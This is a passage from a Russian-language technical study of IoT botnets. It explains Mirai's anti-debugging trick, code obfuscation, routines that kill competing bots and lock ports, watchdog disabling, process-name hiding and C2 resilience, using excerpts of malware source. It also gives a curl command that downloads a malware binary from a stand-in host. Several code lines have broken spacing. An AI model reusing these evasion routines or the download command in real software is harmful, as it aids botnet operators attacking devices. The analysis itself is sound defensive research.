Ключ расшифровки учётных данных (0xdedefbfa) здесь совпадает с ключом строковых литералов, хотя ничто не мешает использовать разные ключи и тем самым усложнить работу исследователю. Обратите внимание: элементы таблицы учётных данных расшифровываются при инициализации процесса и остаются в памяти открытым текстом до его завершения. Строки таблицы конфигурации, напротив, расшифровываются перед каждым использованием и сразу шифруются снова. Это видно из определения функции `add_auth_entry` в `bot/scan.c`:

```

static void add_auth_entry(char *enc_user, char *enc_pass, uint16_t weight) {
    int tmp;
    auth_table = realloc(auth_table, (auth_table_len + 1) * sizeof(struct scanner_auth));
    -->auth_table[auth_table_len].username = deobf(enc_user, &tmp);
    auth_table[auth_table_len].username_len = (uint8_t)tmp;
    -->auth_table[auth_table_len].password = deobf(enc_pass, &tmp);
    auth_table[auth_table_len].password_len = (uint8_t)tmp;
    auth_table[auth_table_len].weight_min = auth_table_max_weight;
    auth_table[auth_table_len++].weight_max = auth_table_max_weight + weight;
    auth_table_max_weight += weight;
}

```

3.4.4 Противодействие отладке

Охотясь за ботнетами, исследователи сравнительно легко получают исполняемые файлы: достаточно обмануть сканер и загрузчик с помощью приманки. Однако для новых ботнетов в их распоряжении обычно есть лишь двоичный файл без исходного кода. Чтобы понять работу программы, применяют обратную разработку и два вида анализа — статический и динамический. При статическом анализе машинный код дизассемблируют и вручную разбирают инструкции. Это долгий, утомительный и чреватый ошибками процесс. Динамический анализ тоже требует опыта, знания машинного кода, компиляторов, операционных систем и системных вызовов. Можно запустить образец в готовой песочнице либо изолированной среде и изучать внешние взаимодействия, трассируя системные вызовы с помощью `strace`, но для подробного анализа обычно используют отладчик, например `gdb`.

Средства противодействия отладке нарушают трассировку или отладку и тем самым замедляют динамический анализ. Их можно обойти, но для этого исследователю понадобятся дополнительное время и опыт. Некоторые вредоносные программы довольно просто определяют, что запущены под отладчиком или `strace`. Отладчики и трассировщики Linux, включая `gdb` и `strace`, присоединяются к работающему процессу системным вызовом `ptrace()`. После этого они могут наблюдать за выполнением и управлять им, а также читать и изменять память и регистры процесса. Трассируемый процесс останавливается при доставке каждого сигнала, даже если обычно игнорирует его. Управление получает трассировщик: он может изучить или изменить инструкции и память, а затем разрешить процессу продолжить работу. Важное свойство `ptrace()` состоит в том, что к одному процессу можно присоединиться лишь однажды. Повторный вызов завершается ошибкой и возвращает `-1`, тогда как успешный возвращает `0`.

Поэтому простейшая проверка на отладку вызывает `ptrace()` и проверяет возвращаемое значение, как показано ниже:

```

# include <stdio.h>
# include <sys/ptrace.h>
bool anti_debug_check () {
    return (ptrace(PTRACE_TRACEME, 0, 1, 0) == -1);
}

```

```

int main () {
if (anti_debug_check()) {
printf("under debugger !\n");
} else {
printf("normal execution !\n");
}
}
}

```

strace — средство трассировки системных вызовов Linux. Не изменяя инструкции, оно может остановить процесс и изучить его память и регистры в моменты возврата из системных вызовов. Поэтому strace собирает сведения только о системных вызовах трассируемого процесса. Несмотря на кажущееся ограничение, это позволяет узнать о боте очень многое. Системные вызовы используются при создании процессов, любых операциях с файлами, работе с сокетами и, следовательно, сетевом обмене. strace записывает аргументы и результаты каждого вызова, а значит, фиксирует данные, передаваемые между процессом и ядром. Например, так можно проследить весь обмен между ботом и сервером C2.

В сочетании с другими утилитами Unix, например ps и lsof, этого достаточно для неплохого динамического анализа. Однако разбирать огромные журналы strace долго. Отладчики удобнее: они позволяют исследовать бота интерактивно и пошагово выполнять машинные инструкции. Исходный код скомпилированной программы они, конечно, не восстанавливают, но при хорошем знании машинного кода позволяют понять большинство действий процесса.

В Mirai применяется более сложная защита от отладки, основанная на типичном использовании SIGTRAP отладчиками Unix. Чтобы остановить процесс на заданной инструкции, то есть установить точку останова, отладчик заменяет инструкцию по нужному адресу памяти на `int 3`. Эта инструкция вызывает SIGTRAP, который без отладчика завершил бы процесс и создал дамп памяти. Но поскольку отладчик присоединился вызовом `ptrace()`, управление сначала возвращается ему. Перехватив SIGTRAP, он может изучать память и регистры остановленного процесса, добавлять и удалять точки останова. Перед продолжением работы отладчик восстанавливает исходную инструкцию вместо `int 3` и снимает вызвавший останов сигнал. Затем процесс выполняется как обычно до следующей инструкции `int 3`.

Чтобы обнаружить отладчик, Mirai заменяет стандартный обработчик SIGTRAP собственным, а затем самостоятельно выполняет `int 3`. Если процесс отлаживается, отладчик примет сигнал за достижение точки останова и снимет его перед продолжением. В результате установленный ботом обработчик не будет вызван, что изменит дальнейшее поведение программы.

Ниже приведены фрагменты кода и пошаговое объяснение механизма защиты Mirai от отладки:

```

void (*resolve_func)(void) = (void (*)(void))util_local_addr ;
// указатель resolve_func переопределяется в anti_gdb_entry

```

Mirai хранит в глобальной переменной `resolve_func` указатель на функцию типа `void f()` и первоначально присваивает ему адрес `util_local_addr`. Эта функция действительно определена в `util.c`, но имеет другую сигнатуру: `ipv4_t util_local_addr(char *ipAddress)`.

```

int main (int argc, char **args) {
...
srv_addr.sin_family = AF_INET;
srv_addr.sin_addr. s_addr = FAKE_CNC_ADDR ;
srv_addr.sin_port = htons(FAKE_CNC_PORT);
...
signal(SIGTRAP, &anti_gdb_entry);
...
if (unlock_tbl(args[0])) {
raise(SIGTRAP);
}
...
}

```

На раннем этапе инициализации Mirai записывает в `srv_addr` ложные адрес и порт C2, а стандартный обработчик SIGTRAP заменяет функцией `anti_gdb_entry()`. Через несколько строк программа вызывает SIGTRAP в условной проверке результата `unlock_tbl()`, которая всегда должна возвращать истину. В обычных условиях сигнал вызовет `anti_gdb_entry()`. Если же процесс запущен под отладчиком, тот перехватит и снимет сигнал, не передав его Mirai, поэтому функция не выполнится. Итак, `anti_gdb_entry()` вызывается при обычном запуске и пропускается под отладчиком.

```
static void anti_gdb_entry(int sig) {
    resolve_func = resolve_cnc_addr;
}
```

Функция `anti_gdb_entry()` записывает в глобальный указатель `resolve_func` адрес функции `resolve_cnc_addr`.

```
static void resolve_cnc_addr(void) {
    table_unlock_val(TABLE_CNC_IP);
    char* ip = (char *)table_retrieve_val(TABLE_CNC_IP, NULL);
    srv_addr.sin_addr.s_addr = inet_addr(ip);
    table_lock_val(TABLE_CNC_IP);
    table_unlock_val(TABLE_CNC_PORT);
    srv_addr.sin_port = *((port_t *)table_retrieve_val(TABLE_CNC_PORT, NULL));
    table_lock_val(TABLE_CNC_PORT);
}
```

При обычном запуске `resolve_func` указывает на `resolve_cnc_addr`. Эта функция расшифровывает настоящие адрес и порт C2 из таблицы настроек и заменяет ложные значения `FAKE_CNC_ADDR` и `FAKE_CNC_PORT`, ранее записанные в `srv_addr`. Макросы `FAKE_CNC_*` приводят к тому, что ложные строки попадают в двоичный файл в открытом виде. Утилита `strings` покажет поддельные адрес и порт, тогда как настоящие имя узла и порт зашифрованы в таблице. Так автоматические анализаторы принимают ложную инфраструктуру за настоящую. Это помогает обходить приманки со статическим анализом и вынуждает исследователя вручную восстанавливать ключ, чтобы найти реальный сервер C2.

Наконец, Mirai вызывает функцию через указатель `resolve_func`:

```
int main (int argc, char **args) {
    ...
    // должна вызвать resolve_cnc_addr
    if (resolve_func != NULL)
        resolve_func();
    connect(fd_serv, (struct sockaddr *)&srv_addr, sizeof(struct sockaddr_in));
    ...
}
```

В обычных условиях указатель содержит адрес `resolve_cnc_addr`, которая заменяет ложные имя и порт C2 настоящими значениями из зашифрованной таблицы. Под отладчиком указатель остаётся равным первоначальному адресу `util_local_addr`. Эта функция ожидает IP-адрес в аргументе, но получит случайное значение из регистра первого аргумента, что, скорее всего, приведёт к нарушению сегментации. Если процесс всё же не аварийно завершится, он подключится к ложному серверу C2. При обычном запуске соединение устанавливается с настоящим сервером.

Такую защиту можно обойти, но она способна отнять у исследователя целый день.

3.4.5 Запутывание кода

Хороший пример запутывания кода Mirai — функция `unlock_tbl()` из `bot/main.c`, вызываемая в описанной выше последовательности защиты от отладки. Она опирается на настоящее имя процесса до его маскировки и расставляет ещё одну ловушку для статического анализа: исследователь может решить, что имя процесса изменяется именно внутри этой функции. Следует помнить, что при исследовании двоичного файла исходный код и приведённые ниже комментарии недоступны. Для разбора предположим, что процесс был запущен командой `./dvrHelper`, а значит, аргумент `argv0` содержит строку `./dvrHelper`.

```
static BOOL unlock_tbl(char * argv0)
{
    // ./ dvrHelper = 0x2e 0x2f 0x64 0x76 0x72 0x48 0x65 0x6c 0x70 0x65 0x72
    char buf_src[18] = {0x2f, 0x2e, 0x00, 0x76, 0x64, 0x00, 0x48, 0x72, 0x00, 0x6c, 0x65,
        0x00, 0x65,
        0x70, 0x00, 0x00, 0x72, 0x00}, buf_dst[12];
    int i, ii = 0, c = 0;
    uint8_t fold = 0xAF;
    void (* obf_funcs[]) (void) = {
        (void (*) (void))ensure_single_instance,
        (void (*) (void))table_unlock_val,
        (void (*) (void))table_retrieve_val,
        (void (*) (void))table_init, // именно эту функцию мы и хотим выполнить
        (void (*) (void))table_lock_val,
        (void (*) (void))util_memcpy,
        (void (*) (void))util_strcmp,
        (void (*) (void))killer_init,
        (void (*) (void))anti_gdb_entry
    };
    BOOL matches;
    for (i = 0; i < 7; i++)
        c += (long)obf_funcs[i];
    if (c == 0)
        return FALSE ;
    // меняем местами байты в каждой паре: 1, 2, 3, 4 -> 2, 1, 4, 3
    for (i = 0; i < sizeof(buf_src); i += 3) {
        char tmp = buf_src[i];
        buf_dst[ii++] = buf_src[ i + 1];
        buf_dst[ii++] = tmp ;
        // бессмысленная тавтология, возвращающая исходное значение
        i* =2 ;
        i += 14;
        i/ =2 ;
        i- =7 ;
        // выполняем лишние операции с 0xAF
        fold += ~argv0[ii % util_strlen(argv0)];
    }
    fold %= (sizeof(obf_funcs) / sizeof(void *));
    (obf_funcs[fold])();
    matches = util_strcmp (argv0, buf_dst);
    util_zero(buf_src, sizeof(buf_src));
    util_zero(buf_dst, sizeof(buf_dst));
    return matches;
}
```

В действительности функция не делает ничего полезного. Она лишь сравнивает `argv0` со строкой `./dvrHelper` и при совпадении возвращает `TRUE`. Причин для неудачи почти нет: остальной код перекладывает значения между переменными и создаёт несколько ложных элементов таблицы функций, существующих только до выхода. Это просто головоломка, на разбор которой исследователь вынужден тратить время.

3.4.6 Упаковщики исполняемых файлов

Упаковщики сжимают машинный код внутри исполняемых файлов. Изначально они предназначались для уменьшения размера программ, но превратились в мощное средство против обратной разработки и статического анализа. В Linux упаковщики встречаются реже, чем в Windows, для которой существуют сотни коммерческих и подпольно распространяемых решений. Самый распространённый и надёжный упаковщик файлов ELF — UPX, кроссплатформенный проект с открытым исходным кодом, существующий с 1998 года и по-прежнему активно развиваемый [35].

Открытый исходный код UPX позволяет изменять упаковщик и дополнительно затруднять анализ. Например, Najime использовал модифицированный UPX, в котором стандартная сигнатура !UPX (байты 55 50 58 21) была заменена на F5 96 A4 B5 [36]. После исправления двоичного файла и возврата сигнатуры !UPX его можно было распаковать обычной командой UPX, однако исследователю требовалось время, чтобы обнаружить эту уловку.

3.4.7 Уничтожение конкурирующих ботов

Когда всё больше операторов и ботнетов стали бороться за одни и те же IoT-устройства, в боты начали встраивать функции уничтожения конкурентов. Они находят и удаляют программы, заразившие устройство раньше, чтобы новый бот получил исключительный доступ ко всем его ресурсам. Mirai скрывается от таких механизмов под случайными именами процессов; другие боты копируют названия известных служб Linux. Маскировка нужна не столько от владельца или антивируса — большинство IoT-устройств работают без пользовательского интерфейса и защитных программ, — сколько от других ботов, которые могут проникнуть на устройство и попытаться его отобрать. Удалив известных конкурентов и получив исключительный контроль, Mirai не прекращает наблюдение: он постоянно ищет и уничтожает новые попытки захвата.

3.4.7.1 Базовое уничтожение ботов

Простейший механизм уничтожения конкурентов представляет собой заранее заданный список имён вредоносных процессов, которые завершаются при запуске бота, по команде либо непрерывно. Например, вариант Prometheus Qbot выполняет такую очистку по сообщению REMOVE от сервера C2:

```
const char *known Bots[] = {
    "mips", "mipsel", "sh4", "x86",
    "i686", "ppc", "i586", "i586",
    "jackmy*", "hackmy*", "arm*",
    "b1", "b2", "b3", "b4", "b5", "b6", "b7", "b8", "b9",
    "busyboxterrorist", "DFhxdhdf", "dvrHelper", "FDFDHF",
    "FEUB", "FTUdfui", "GHfjfgvj", "jhUOH",
    "JIPJIPj", "JIPJuipjh", "kmyx 86_64", "lolmipsel",
    "mips", "mipsel", "RYrydry", "tel*",
    "Two Face*", "UYyuyioy", "wget", "x86_64",
    "XDzdfxzf", "xxb *", "sh",
    "1", "2", "3", "4", "5", "6", "7", "8", "9",
    "10", "11", "12", "13", "14", "15", "16", "17", "18", "19", "20",
    "hackz", "bin *", "gtop", "ftp*", "tftp*",
    "botnet", "swatnet", "ballpit", "fucknet",
    "cracknet", "weednet", "gaynet", "queernet",
    "ballnet", "unet", "yougay", "sttftp", "sstftp",
    "sbtftp", "btftp", "y 0u 1sg 3y", "bruv*", "IoT*",
};
void botkiller () {
    int i;
```

```

for (i = 0; i < (int)(sizeof(knownBots)/ sizeof(char *)); i++) {
char command [80];
sprintf(command, "pkill -9");
strcat(command, knownBots[i]);
system(command);
sprintf(command, "pkill -9 \"");
strcat(command, knownBots[i]);
strcat(command, "\"");
system(command);
}
}

```

3.4.7.2 Завершение процесса по порту

Более совершенный способ не зависит от имени: бот находит процесс, которому принадлежит прослушивающий сокет на заданном порту TCP. Mirai применяет метод `kill_by_port` к портам 23 (Telnet), 22 (SSH) и 80 (HTTP). Завершив владевшие ими процессы, он сам привязывается ко всем трём портам и начинает их прослушивать.

Новые соединения бот не принимает: прослушивание нужно лишь для резервирования портов. Сканер покажет их открытыми, но попытка подключиться останется без ответа. Функция завершает не только конкурирующих ботов, но и законные службы `telnetd`, `sshd` и `httpd`. Заняв соответствующие порты, Mirai не позволяет им успешно запуститься снова. После заражения доступ к устройству по Telnet, SSH и через административный веб-интерфейс пропадает. В опубликованном исходном коде Mirai по умолчанию включено лишь завершение Telnet; строки для SSH и HTTP закомментированы. Поэтому стандартная сборка завершает службу и резервирует только порт TCP/23.

Функция `killer_kill_by_port(portno)` ищет активные TCP-соединения в специальном файле `/proc/net/tcp`. Она перебирает записи и выбирает ту, где локальный порт совпадает с аргументом `portno`, а состояние равно «прослушивание». Затем функция запоминает номер `inode` сокета и ищет в таблице процессов его владельца. Рассмотрим алгоритм на примере команд Linux. Допустим, нужно найти процесс, прослушивающий порт TCP/22 (SSH). В `/proc/net/tcp` этот номер представлен шестнадцатеричным значением `0x16`:

```

$ cat /proc/net/tcp
Sl local_address rem_address st tx_queue rx_queue tr tm -> when retrnsmt uid timeout
inode
...
1: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 23213 1
0000000000000000 100 0 0 10 0
...
5: 0A0010AC:00161A0010AC:DBC8 01 00000034:00000000 01:00000018 00000000 0 0 1882496 4
0000000000000000 24 4 31 10 16
...

```

Порту 22 соответствуют два соединения. Теперь нужно найти то, которое находится в состоянии `TCP_LISTEN`. Возможные состояния перечислены в заголовочном файле Linux `tcp_states.h`:

```

enum {
TCP_ESTABLISHED = 1,
TCP_SYN_SENT,
TCP_SYN_RECV,
TCP_FIN_WAIT_1,
TCP_FIN_WAIT_2,
TCP_TIME_WAIT,
TCP_CLOSE,
TCP_CLOSE_WAIT,
TCP_LAST_ACK,
TCP_LISTEN, /* 10 */
TCP_CLOSING,
TCP_NEW_SYN_RECV,

```



```
TCP_MAX_STATES /* оставить в конце! */
};
```

Из определения видно, что требуется соединение с состоянием 10 (0x0A). В /proc/net/tcp запись с идентификатором 1 находится в состоянии TCP_LISTEN, а inode её сокета равен 23213.

Далее необходимо перебрать процессы и найти владельца сокета с inode 23213. Каталог /proc содержит подкаталог с PID каждого активного процесса:

```
$ ls -l / proc
total 0
dr-xr-xr-x 9 root root 0 Nov 28 18:18 1
dr-xr-xr-x 9 root root 0 Nov 28 18:19 10
dr-xr-xr-x 9 syslog syslog 0 Nov 28 18:19 1003
dr-xr-xr-x 9 daemon daemon 0 Nov 28 18:19 1006
dr-xr-xr-x 9 root root 0 Nov 28 18:19 1010
dr-xr-xr-x 9 root root 0 Nov 28 18:19 103
...
```

В каталоге процесса хранится множество сведений о нём, в том числе подкаталог всех открытых файловых дескрипторов.

В Linux сокет является специальным файлом, поэтому открывается, закрывается, читается и записывается через файловый дескриптор. В таблице дескрипторов процесса 1252 каждая запись представляет собой символическую ссылку на файл или сокет, а номер inode указан в квадратных скобках:

```
$ sudo ls -l / proc /1252/ fd
total 0
lr -x-- 1 root root 64 Nov 28 18:19 0 -> /dev/null
lrwx -- 1 root root 64 Nov 28 18:19 1 -> ' socket:[23207] '
lrwx -- 1 root root 64 Nov 28 18:19 2 -> ' socket:[23207] '
lrwx -- 1 root root 64 Nov 28 18:19 3 -> ' socket:[23213] '
lrwx -- 1 root root 64 Nov 28 18:19 4 -> ' socket:[23215] '
```

Здесь дескриптор 3 процесса 1252 соответствует сокету с inode 23213, который прослушивает порт TCP/22. Теперь `killer_kill_by_port(portno)` завершит процесс системным вызовом `kill(1252, 9)`.

В завершение небольшой экскурсии по Linux проследим символическую ссылку `exe` процесса 1252 и убедимся, что найден нужный процесс — служба `sshd`:

```
~$ sudo ls -l /proc/1252/exe
lrwxrwxrwx 1 root root 0 Nov 28 18:19 /proc/1252/exe -> /usr/sbin/sshd
```

К слову, IP-адреса в /proc/net/tcp записываются четырьмя байтами в шестнадцатеричном виде. Запись 5 в предыдущей таблице находится в состоянии ESTABLISHED (0x01), содержит локальный адрес 0x0A0010AC:0016 и удалённый 0x1A0010AC:DBCВ. Первый соответствует адресу 172.16.0.10 (0x0A=10, 0x00=0, 0x10=16, 0xAC=172) и порту 22 (0x0016), второй — адресу 172.16.0.26 и порту 56267 (0xDBCВ). Это легко проверить командой `netstat`:

```
$ netstat - an | grep :22
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 52 172.16.0.10:22 172.16.0.26 :56267 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
```

Выше рассматривались только соединения IPv4, но тот же метод применим к IPv6 через файл /proc/net/tcp6. Опубликованный исходный код оригинального Mirai не поддерживает IPv6, хотя его новые варианты уже могут обладать такой возможностью.

3.4.7.3 Поиск процессов с удалённым файлом

IoT-боты часто удаляют свой исполняемый файл сразу после запуска. Законные процессы Unix обычно так не поступают, поэтому это надёжный признак компрометации. Mirai перебирает процессы в `/proc/<pid>` и следует по символической ссылке `/proc/<pid>/exe`, чтобы определить путь к исполняемому файлу каждого процесса. Затем он пытается открыть файл для чтения и, если это невозможно, завершает процесс.

3.4.7.4 Сканирование памяти

Во время этой проверки Mirai применяет ещё один способ поиска конкурентов. Если исполняемый файл процесса удалось открыть, бот ищет в первых 4096 байтах характерные последовательности. Шаблоны заранее загружаются из зашифрованной таблицы; ниже перечислены соответствующие элементы с расшифрованными значениями в комментариях (ключ — `0xdeadbeef`):

```
add_entry(TABLE_MEM_QBOT, "\\x70\\x67\\x72\\x6D\\x70\\x76\\x02\\x07\\x51\\x18\\x07\\x51\\x22", 13);  
// '  
REPORT % s:% s'  
add_entry(TABLE_MEM_QBOT2, "\\x6A\\x76\\x76\\x72\\x64\\x6E\\x6D\\x6D\\x66\\x22", 10); // '  
HTTPFLOOD '  
add_entry(TABLE_MEM_QBOT3, "\\x6E\\x6D\\x6E\\x6C\\x6D\\x65\\x76\\x64\\x6D\\x22", 10); // '  
LOLNOGTFO '  
add_entry(TABLE_MEM_UPX, "\\x7E\\x5A\\x17\\x1A\\x7E\\x5A\\x16\\x66\\x7E\\x5A\\x16\\x67\\x7E\\x5A\\  
x16\\x67\\  
\\x7E\\x5A\\x16\\x11\\x7E\\x5A\\x17\\x12\\x7E\\x5A\\x16\\x14\\x7E\\x5A\\x10\\x10\\x22", 33); // ' \\  
x58 \\ x4D \\ x4E \\ x4E \\ x43 \\ x50 \\ x46 \\ x22 '  
add_entry(TABLE_MEM_ZOLLARD, "\\x58\\x4D\\x4E\\x4E\\x43\\x50\\x46\\x22", 8); // ' zollard '  
add_entry(TABLE_MEM_REMAITEN, "\\x65\\x67\\x76\\x6E\\x6D\\x61\\x63\\x6E\\x6B\\x72\\x22", 11); // '  
GETLOCALIP '
```

Qbot сообщает серверу C2 о новых жертвах в формате `REPORT IP:PORT USERNAME:PASSWORD`, откуда и взялся первый шаблон. `HTTPFLOOD` и `LOLNOGTFO` — управляющие сообщения клиента Qbot, жёстко записанные в двоичном файле без шифрования. Если один из шаблонов встречается в первых 4096 байтах, соответствующий процесс завершается.

3.4.7.5 Единственный экземпляр

При инициализации Mirai проверяет, не запущена ли уже другая его копия или конкурирующий вариант. Несколько операторов могут использовать одного бота на основе опубликованного кода Mirai либо купить исходники у подпольного разработчика, продающего их разным поставщикам услуг DDoS. Каждый хочет, чтобы его версия удаляла и заменяла конкурентов, ранее захвативших устройство. Точно так же при выпуске исправлений и новых функций необходимо обновить существующего бота, заменив работающий процесс новой версией. Для обнаружения и удаления предыдущих экземпляров Mirai вызывает при запуске функцию `ensure_single_instance()`.

Поскольку к определённому порту одного интерфейса может быть привязан только один процесс, бот пытается занять порт 48101 на петлевом интерфейсе 127.0.0.1. Успех означает, что другого совместимого экземпляра нет и инициализацию можно продолжать. Если порт уже занят, Mirai находит и завершает прослушивающий его процесс, после чего привязывается сам. Приведённый ниже код упрощён, а комментарии добавлены автором:

```
# define SINGLE_INSTANCE_PORT 48101  
static void ensure_single_instance(void) {  
    struct sockaddr_in addr;  
    int opt = 1;  
    if ((fd_ctrl = socket(AF_INET, SOCK_STREAM, 0)) == -1)
```

```

return;
setsockopt(fd_ctrl, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof (int));
fcntl(fd_ctrl, F_SETFL, O_NONBLOCK | fcntl(fd_ctrl, F_GETFL, 0));
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = INET_ADDR (127, 0, 0, 1); // адрес обратной петли
addr.sin_port = htons(SINGLE_INSTANCE_PORT); // 48101
// пытаемся привязаться к управляющему порту
if (bind(fd_ctrl, (struct sockaddr *)&addr, sizeof(struct sockaddr_in)) == -1) {
// привязка не удалась: уже работает другой экземпляр
sleep(5); close(fd_ctrl);
// завершаем процесс, прослушивающий порт единственного экземпляра
killer_kill_by_port(htons(SINGLE_INSTANCE_PORT));
// вызываем себя повторно: теперь можно привязаться к порту и получить управление
ensure_single_instance();
} else {
// других экземпляров нет
// резервируем порт, запуская на нём прослушивание
listen(fd_ctrl, 1);
}
}
}

```

3.4.8 Защита процесса бота

Чтобы конкурирующие ботнеты не обнаружили и не завершили процесс, некоторые боты меняют его имя и аргументы командной строки на постоянную либо случайную строку. Постоянное имя можно добавить в список уничтожителя ботов, но человеку всё равно труднее связать процесс с загруженным вредоносным файлом. Например, при инициализации Mirai заменяет имя `dvrHelper` случайной последовательностью букв случайной длины:

```

// скрываем argv[0]
name_buf_len = ((rand_next() % 4) + 3) * 4; // от 12 до 24 символов
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);
// скрываем имя процесса
name_buf_len = ((rand_next() % 6) + 3) * 4; // от 12 до 24 символов
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);

```

3.4.9 Предотвращение перезагрузки

Большинство IoT-ботнетов, включая Mirai, не переживает перезагрузку. Создать постоянный механизм для множества устройств разных производителей сложно: способы автоматического запуска у них различаются. Поэтому боту выгодно как можно дольше сохранять устройство включённым. В некоторых IoT-системах действует сторожевой таймер — модуль ядра, доступный через виртуальные устройства `/dev/watchdog` или `/dev/misc/watchdog`. Пользовательская служба регулярно записывает туда байт, подтверждая работоспособность системы. Таймер включают, отключают и настраивают вызовами `ioctl`. Если несколько подтверждений пропущено, модуль ядра перезагружает устройство, чтобы восстановить его после зависания. Выполняющий несколько атак бот может надолго занять процессор и помешать службе вовремя отправить подтверждение. Поэтому Mirai пытается отключить все сторожевые таймеры следующим кодом:

```

// не позволяем сторожевому таймеру перезагрузить устройство
if ( (wfd = open ("/dev/watchdog", 2)) != -1
|| (wfd = open ("/dev/misc/watchdog", 2)) != -1) {
int one = 1;
ioctl(wfd, 0x80045704, &one); // отключаем сторожевой таймер
close(wfd);
wfd = 0;
}

```

}

Некоторые IoT-боты всё же пытаются закрепиться в системе. Например, можно добавить задание `crond`, которое периодически выполняет команду загрузки, либо изменить параметры запуска устройства. Конкретный способ зависит от класса и производителя: `crond` может отсутствовать, а периодические задания — выполняться фирменным планировщиком. Почти у каждого производителя есть свой механизм запуска задач при загрузке, но единого подхода нет. При эффективном агрессивном сканировании затраты на универсальное закрепление обычно не оправдываются: после перезагрузки чистое устройство в среднем менее чем за две минуты снова заражается тем же или конкурирующим ботнетом [37, 38].

Один из ботнетов, пытавшихся пережить перезагрузку, — Hide and Seek (HNS) [39]. Он копирует себя в `/etc/init.d`, чтобы запускаться при каждой загрузке. Метод работает лишь при заражении через Telnet, наличии прав суперпользователя и доступности каталога для записи. Слишком много условий, поэтому такой простой способ подходит только для небольшой части устройств, хотя сработает на большинстве серверов Linux.

3.4.10 Запрет загрузок

Лучше вообще не позволить исследователям получить файл, чем запутывать его и замедлять анализ. Сервер загрузки может защищать файлы, проверяя признаки клиента. Например, HTTP-сервер анализирует заголовок `User-Agent` запроса. Загрузчик знает секретное значение и передаёт его в командах `wget` или `curl`. Исследователь, не подозревающий об этой проверке, пытается скачать файл обычным инструментом со стандартным `User-Agent`. Получив неизвестное значение, сервер разрывает соединение или возвращает ошибку HTTP. По меньшей мере один ботнет применял такой приём и на 24 часа заносил в чёрный список IP-адрес любого клиента с неверным заголовком. Значение `User-Agent` одновременно указывало, файл для какой платформы следует вернуть. Ниже показана команда загрузки варианта для MIPS:

```
curl -A "elf-mips" http://example.com -o malware.mips
```

3.5 Децентрализованное и централизованное управление

3.5.1 Поддержание связи

После компрометации инфраструктуры C2 оператор теряет ботнет. Без управляющего сервера сеть перестаёт функционировать, а боты остаются бесхозными. Они могут продолжать сканировать, находить и заражать новые устройства, но не получают новых команд, пока связь с C2 не будет восстановлена. Поэтому злоумышленники разработали разные способы защиты управляющей инфраструктуры и повторного подключения ботов к прежним или новым серверам.

Централизованный ботнет можно вывести из строя, направив трафик C2 в пустоту, перехватив доменное имя управляющего сервера или отключив сам сервер. Конкретный способ зависит от защитных механизмов бота. Ещё один действенный метод — чёрные списки известных вредоносных имён узлов и IP-адресов, поддерживаемые сообществом и коммерческими поставщиками данных. Они хорошо защищают конечные системы и частные сети через антивирусы и интернет-шлюзы, но почти бесполезны против трафика IoT-устройств, напрямую доступных из интернета, особенно маршрутизаторов и модемов.

Для повышения устойчивости злоумышленники резервируют инфраструктуру C2 с помощью нескольких серверов. Большинство рассмотренных в предыдущей главе IoT-ботнетов поддерживает список управляющих узлов: бот перебирает их по кругу, пока не установит соединение. Сервер можно задать IP-адресом или именем узла.

Имена узлов упрощают перенос инфраструктуры и резервирование: круговая запись DNS может возвращать для одного имени несколько IP-адресов. Однако такое имя легко внести в чёрный список или перехватить. Поставщик DNS способен перенаправить отдельный узел либо весь домен на несуществующий адрес или на безопасный сервер с предупреждением о злоупотреблении. Чем выше этот поставщик находится в иерархии DNS, тем больше пользователей и устройств защитит перенаправление.

Жёстко заданные адреса C2 облегчают исследователям поиск управляющих серверов. Если протокол очевиден, приманку можно подключить к ботнету и получать команды атак точно так же, как настоящий бот. Это один из самых действенных способов наблюдения. У Mirai и особенно Qbot простые протоколы C2, которые легко воспроизвести в поддельном клиенте: обмен идёт открытым текстом без шифрования и аутентификации.

Для обхода чёрных списков и противодействия перехвату DNS боты могут использовать псевдослучайные имена узлов, меняющиеся в зависимости от даты или времени суток. Такие алгоритмы генерации доменов (DGA) давно применялись другими ботнетами и в конце концов появились в одном из вариантов Mirai. В декабре 2016 года исследователи обнаружили бота Mirai с довольно простым DGA [40]. Он использовал три домена верхнего уровня — .online, .tech и .support, — а поддомен представлял собой случайную строку фиксированной длины в 12 символов. Имя менялось раз в сутки. На фоне червя Conficker.c, генерировавшего 50 000 доменов ежедневно [41], попытка Mirai выглядела примитивной. Не каждое созданное имя действительно регистрируется или используется ботом: например, Conficker.c пытался подключиться лишь к 500 из 50 000 вариантов. После этого единичного случая DGA больше не встречался в IoT-ботах. Регистрация или автоматизация регистрации множества доменов требует уровня вложений и сложности, нехарактерного для большинства таких кампаний.

Для более устойчивого разрешения имён злоумышленники обратились к новым технологиям, включая службы DNS на блокчейне. Вариант Mirai под названием Fbot [42] заменяет обычную DNS службой EmerDNS. В духе децентрализованной идеологии блокчейна она хранит доменные записи без единого арбитра или регулятора и не допускает цензуры. Ни один орган не может изменить, отозвать или приостановить запись. Сделать это либо передать её другому владельцу способен только обладатель закрытого ключа соответствующей учётной записи Emercoin. Домен C2 в такой системе труднее обнаружить и невозможно перехватить: нет внешнего регулятора, который мог бы отключить имя или изменить его содержимое.

Вместо доменных имён злоумышленники могут использовать IP-адреса. Они менее удобны для переноса и резервирования инфраструктуры C2, зато не подвержены перехвату DNS и не требуют регистрации домена, по которой можно отследить оператора. Для отказоустойчивости бот перебирает список адресов управляющих серверов. Разумеется, встроенный IP виден исследователю, получившему двоичный файл. Поэтому Mirai показывает ложный адрес C2, а настоящие значения хранит в файле и памяти в зашифрованном виде. Обнаружив реальный IP, специалисты могут обратиться к провайдеру и попросить направить трафик в пустоту. Для этого маршрутизаторы отправляют его на несуществующий узел или в зарезервированную сеть IANA, например 240.0.0.0/4 («зарезервировано для будущего использования»). В IPv6 для отбрасывания трафика согласно RFC 6666 выделен префикс 100::/64.

Ещё один способ повысить устойчивость — использовать взломанные законные серверы. Перехватывать их домены или блокировать IP нельзя: пострадают легитимные службы. Ботнет приходится ликвидировать совместно с владельцами, очищая и защищая серверы. Некоторые

